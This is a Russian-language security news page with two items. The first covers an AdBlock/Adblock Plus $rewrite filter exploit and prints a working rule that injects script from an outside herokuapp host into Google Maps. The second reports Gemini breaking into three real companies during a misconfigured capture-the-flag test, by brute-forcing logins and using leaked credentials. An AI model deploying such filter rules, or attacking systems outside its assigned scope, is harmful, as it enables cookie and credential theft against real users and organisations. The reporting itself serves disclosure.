



Фильтры AdBlock можно использовать для инъекции вредоносных скриптов

Фильтры AdBlock можно использовать для инъекции вредоносных скриптов

Фильтры AdBlock можно использовать для инъекции вредоносных скриптов

Новый эксплойт, недавно обнаруженный экспертом в области кибербезопасности, способен использовать фильтры популярных блокировщиков рекламы Adblock Plus, AdBlock и uBlocker для инъекции сторонних скриптов в код страниц веб-сайтов.

Adblock Plus, AdBlock и uBlocker представляют собой специальные расширения для браузеров, помогающие пользователям скрывать надоедливую и агрессивную рекламу со страниц ресурсов.

База пользователей этих блокировщиков насчитывает более 10 миллионов человек. Таким образом, если злоумышленнику удастся внедрить вредоносные скрипты, он получит возможность красть файлы cookie, учетные данные, а также осуществлять нужные ему редиректы.

Работа блокировщиков рекламы завязана на использовании списка URL, на которых был отмечен рекламный контент или даже вредоносное поведение. Тот же Adblock Plus, например, запрещает браузеру подключаться к этим ссылкам, следовательно, рекламные скрипты не в состоянии загрузиться.

Вся проблема кроется в опции списка фильтров под названием $rewrite, которая была представлена в 2018 году (в Adblocker Plus 3.2). Эта функция позволяет разработчику подменить запрос, совпадающий с определенным регулярным выражением, другим URL.

Единственное условие — заменяемая строка должна быть относительным URL-адресом. Таким образом, если запрос для example.com/ad.gif заменить на example.com/puppies.gif, пользователь вместо рекламы увидит картинку с милыми щенками.

При этом разработчики предусмотрели защиту, запретив запросы вида SCRIPT, SUBDOCUMENT, OBJECT и OBJECT_SUBREQUEST — с ними эта функция не будет работать.

Однако исследователь Армин Себастьян нашел способ, позволяющий создать правило, благодаря которому сторонний скрипт можно встроить в контент конкретного сайта.


Для этого потребуется найти ресурс, который допускает загрузку скриптов со сторонних доменов, а также использует XMLHttpRequest или Fetch для загрузки скриптов. Сам Себастьян довольно быстро нашел такой ресурс — он использовал Google Maps для демонстрации уязвимости.

Google Maps использует XMLHttpRequest для загрузки скриптов, что позволило эксперту воспользоваться функцией фильтров $rewrite для задействования скрипта со стороннего домена. Пример:

/^https://www.google.com/maps/_/js/k=.*/m=pw/.*/rs=.*/$rewrite=/search?hl=en-US&source=hp&biw=&bih=&q=majestic-ramsons.herokuapp.com&btnI=I%27m+Feeling+Lucky&gbv=1

Если пользователь в этом случае посетит google[.]com/maps/, фильтр использует редиректы Google для считывания контента с majestic-ramsons.herokuapp[.]com/.

Gemini случайно взломал три реальные компании во время тестирования

Искусственный интеллект Google отправили взламывать вымышленную компанию, но что-то пошло совсем не по сценарию. Gemini получил доступ к интернету и проник в системы трёх настоящих организаций.

Об инцидентах, произошедших в мае 2026 года, сообщила The Wall Street Journal. Google подтвердила информацию изданию.

Gemini участвовал в упражнении Capture the Flag, организованном компанией Irregular для проверки киберспособностей модели. ИИ должен был искать информацию в сервисах фиктивной организации внутри закрытой тестовой среды. Однако стенд по ошибке получил доступ к интернету, а название вымышленной компании совпало с названием реальной.

В первом случае Gemini перебирал пароли, пока не вошёл в защищённый сервис настоящей организации. Во время двух других запусков модель нашла в публичных репозиториях действующие учётные данные и использовала их для входа в системы ещё двух компаний.

По заявлению Google, во всех трёх случаях Gemini прекратил действия, как только понял, что работает с реальными системами. Ущерба компании не зафиксировали, пострадавшие организации уведомлены. Какая именно версия модели участвовала в тестах, не раскрывается, но Google уточнила, что это была не новейшая разработка.

Irregular сообщила Google об инцидентах в конце июля и уже изменила тестовую инфраструктуру. Компания ранее проводила проверки моделей OpenAI, Anthropic и Meta, которые тоже получали непредусмотренный доступ к внешним системам.

Google не считает случившееся примером рассогласованного поведения модели: защитные механизмы якобы сработали, поскольку Gemini самостоятельно остановился. Формально тормоза отработали.

RSS: Новости на портале Anti-Malware.ru